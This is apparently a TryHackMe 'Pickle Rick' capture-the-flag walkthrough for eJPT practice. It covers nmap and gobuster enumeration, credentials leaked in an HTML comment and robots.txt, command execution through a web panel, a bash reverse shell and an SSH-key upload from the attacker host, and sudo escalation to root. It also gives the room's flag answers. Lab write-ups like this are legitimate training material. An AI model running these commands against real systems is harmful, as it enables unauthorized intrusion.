Summary
Pickle Rick is the second machine in the Road to eJPTv2 series and one of the most entertaining on TryHackMe. Unlike the first machine where the vector was SSH bruteforce, here the focus is entirely web-based: source code review, directory enumeration, and exploitation of a command panel with direct RCE. The objective is to find three secret ingredients Rick needs to revert his pickle transformation.
| Attribute | Value |
|---|---|
| Platform | TryHackMe |
| Difficulty | Easy |
| OS | Linux |
| Room | Pickle Rick |
| Skills | Web Enum, Source Code Review, RCE, Reverse Shell, Sudo Privesc |
🎥 Video version
If you prefer to follow the walkthrough step by step, keep reading. The video covers the same process in visual format.
Tools used
nmap— port and service enumerationwhatweb— web server fingerprintinggobuster— directory and file fuzzingnetcat— reverse shell listener
Solution overview
- Nmap reveals only two ports: SSH (22) and HTTP (80)
- Page source code exposes username
R1ckRul3s robots.txtleaks the passwordWubbalubbadubdub- Gobuster discovers
/login.php— we log in with found credentials - Portal has a command panel with direct RCE — we get a reverse shell
- Second ingredient found in
/home/rick/ sudo -lreveals full passwordless permissions →sudo su→ root- Third ingredient in
/root/3rd.txt
Reconnaissance
Connectivity check
ping -c 1 10.201.1.254
64 bytes from 10.201.1.254: icmp_seq=1 ttl=60 time=145 ms
TTL=60 → target machine is Linux. Important to orient the strategy from the start.
Nmap port scan
Initial sweep of all TCP ports:
nmap 10.201.1.254 -n -Pn -sS -p- --min-rate=5000 -oG allTCPports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Only two ports. A reduced attack surface means the solution goes through one of these two services. Without SSH credentials yet, the natural next step is to enumerate the web service.
Targeted scan with version detection and scripts:
nmap 10.201.1.254 -n -Pn -sS -sVC -p22,80 --min-rate=5000 -oN picklescan.txt
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11
80/tcp open  http    Apache httpd 2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
Key findings:
- Port 22: OpenSSH — no credentials yet, leave for later
- Port 80: Apache with title “Rick is sup4r cool” — there’s web content to explore
WhatWeb fingerprinting
whatweb http://10.201.1.254
Apache[2.4.41], Bootstrap, HTML5, JQuery, Title[Rick is sup4r cool]
Standard stack: Apache + Bootstrap. No unusual technologies at first glance. Manual content enumeration is the next step.
Source code review
One of the first things to do on any web application is review the source code. Developers sometimes leave comments with sensitive information.
In the browser: Ctrl + U or right-click → “View page source”.
<!--
    Note to self, remember username!
    Username: R1ckRul3s
-->
Critical finding: username
R1ckRul3sfound in an HTML comment. Never leave credentials in comments — this is a very common information exposure vulnerability in poorly configured real-world environments.
robots.txt
robots.txt is a standard file that tells search engines which pages not to index. In pentesting, always check it because it sometimes contains hidden paths or, as in this case, unexpected information.
http://10.201.1.254/robots.txt
Wubbalubbadubdub
Finding: this string looks like a password. Combined with the username found in the source code, we have potential credentials:
R1ckRul3s:Wubbalubbadubdub.
Fuzzing with Gobuster
With credentials in hand, we need a login panel. Gobuster will search for hidden files and directories:
gobuster dir -u http://10.201.1.254 \
  -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt \
  -t 50 -x php,txt,xml,html,bak
  /index.html    (Status: 200)
  /login.php     (Status: 200)
  /assets        (Status: 301)
  /portal.php    (Status: 302) [--> /login.php]
  /robots.txt    (Status: 200)
Key finding:
/login.phpwith status 200 and/portal.phpredirecting to login. The portal is what we’re looking for — we need to authenticate to access it.
Exploitation
Web portal access
Using the credentials found during reconnaissance:
- Username:
R1ckRul3s - Password:
Wubbalubbadubdub
We access http://10.201.1.254/login.php and the credentials work. The portal redirects to /portal.php.
Remote Code Execution (RCE)
The portal has a “Commands” tab with a command input field and an “Execute” button. This is direct remote code execution — we can run operating system commands from the browser.

We verify real execution:
whoami
www-data
We have execution as www-data. From here we can browse the system or launch a reverse shell for more flexibility.
First ingredient found directly from the panel:
cat Sup3rS3cretPickl3Ingred.txt
First ingredient:
mr. meeseek hair
Reverse Shell
For more flexibility and to run more complex commands, we launch a reverse shell. On our attacking machine:
nc -nlvp 4545
From the portal command panel:
bash -c 'bash -i >& /dev/tcp/10.13.93.83/4545 0>&1'
connect to [10.13.93.83] from (UNKNOWN) [10.201.1.254] 56166
www-data@ip-10-201-1-254:/var/www/html$
Shell obtained. We stabilize:
export TERM=xterm
export SHELL=bash
stty rows 41 cols 183
A stabilized shell allows autocomplete, history, and won’t break on
Ctrl+C. Always stabilize before continuing enumeration.
Post-exploitation
Identity and context
id
uname -a
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux ip-10-201-1-254 5.15.0-1064-aws x86_64 GNU/Linux
We are www-data — the web server user, no visible special privileges. We need to escalate.
Second ingredient
Exploring home directories:
ls /home/
ls -l /home/rick/
cat /home/rick/second\ ingredients
Second ingredient:
1 jerry tear
SSH key escalation attempt
With access as www-data and knowledge of user rick, we try creating an SSH key to connect directly as rick:
# On our attacking machine
ssh-keygen -t rsa -b 2048 -f rick_key
cp rick_key.pub authorized_keys
chmod 600 authorized_keys
python3 -m http.server 80

# On the victim machine
wget http://10.13.93.83/authorized_keys -O /home/rick/.ssh/authorized_keys
The key was transferred successfully, but SSH access didn’t work. Directory permissions on .ssh or SSH server configuration prevented it.
Important lesson: when one path fails, don’t get stuck. Enumerate other options. In this case,
sudo -lrevealed the real vector in seconds.
Privilege Escalation
Sudo enumeration
When SSH key escalation didn’t work, the next question is: what can www-data run with sudo?
sudo -l
User www-data may run the following commands on ip-10-201-1-254:
(ALL) NOPASSWD: ALL
Critical finding:
www-datacan run any command as any user without a password. This is an extremely dangerous misconfiguration. In a real environment, this means having root the moment you compromise the web server.
Escalation to root
sudo su
whoami
root
Third ingredient
cat /root/3rd.txt
Third ingredient:
3rd ingredients: fleeb juice
All three ingredients
| # | Ingredient | Location |
|---|---|---|
| 1 | mr. meeseek hair | /var/www/html/Sup3rS3cretPickl3Ingred.txt |
| 2 | 1 jerry tear | /home/rick/second ingredients |
| 3 | fleeb juice | /root/3rd.txt |
Lessons learned
- Source code is always worth reviewing — An HTML comment exposed the username directly. In real applications, credentials and tokens in comments are critical findings in any web pentest.
robots.txtisn’t just for SEO — In this machine it contained the password. In real environments it can reveal admin paths, internal APIs, or sensitive files the owner didn’t want indexed but left accessible.- RCE from a web panel is the most direct vector possible — You don’t need sophisticated exploits if the application gives you direct command execution. Thorough web enumeration (gobuster + manual review) made it possible.
- When one path fails, enumerate another — The SSH key attempt with
rickdidn’t work. Instead of persisting,sudo -lrevealed the real vector in seconds. Always have a privesc checklist and work through it. sudo -lshould be one of your first post-shell commands —(ALL) NOPASSWD: ALLis one of the most dangerous configurations that exists on Linux. If it appears, you already have root.
For the eJPT
This machine exercises skills directly evaluated on the eJPT:
- Manual web enumeration (source code, robots.txt)
- Directory fuzzing with
gobuster - RCE identification and exploitation
- Reverse shell setup and stabilization
- Privilege enumeration with
sudo -l - Linux privilege escalation via sudo misconfiguration
Approximate solving time: 20-30 minutes once you master basic web enumeration.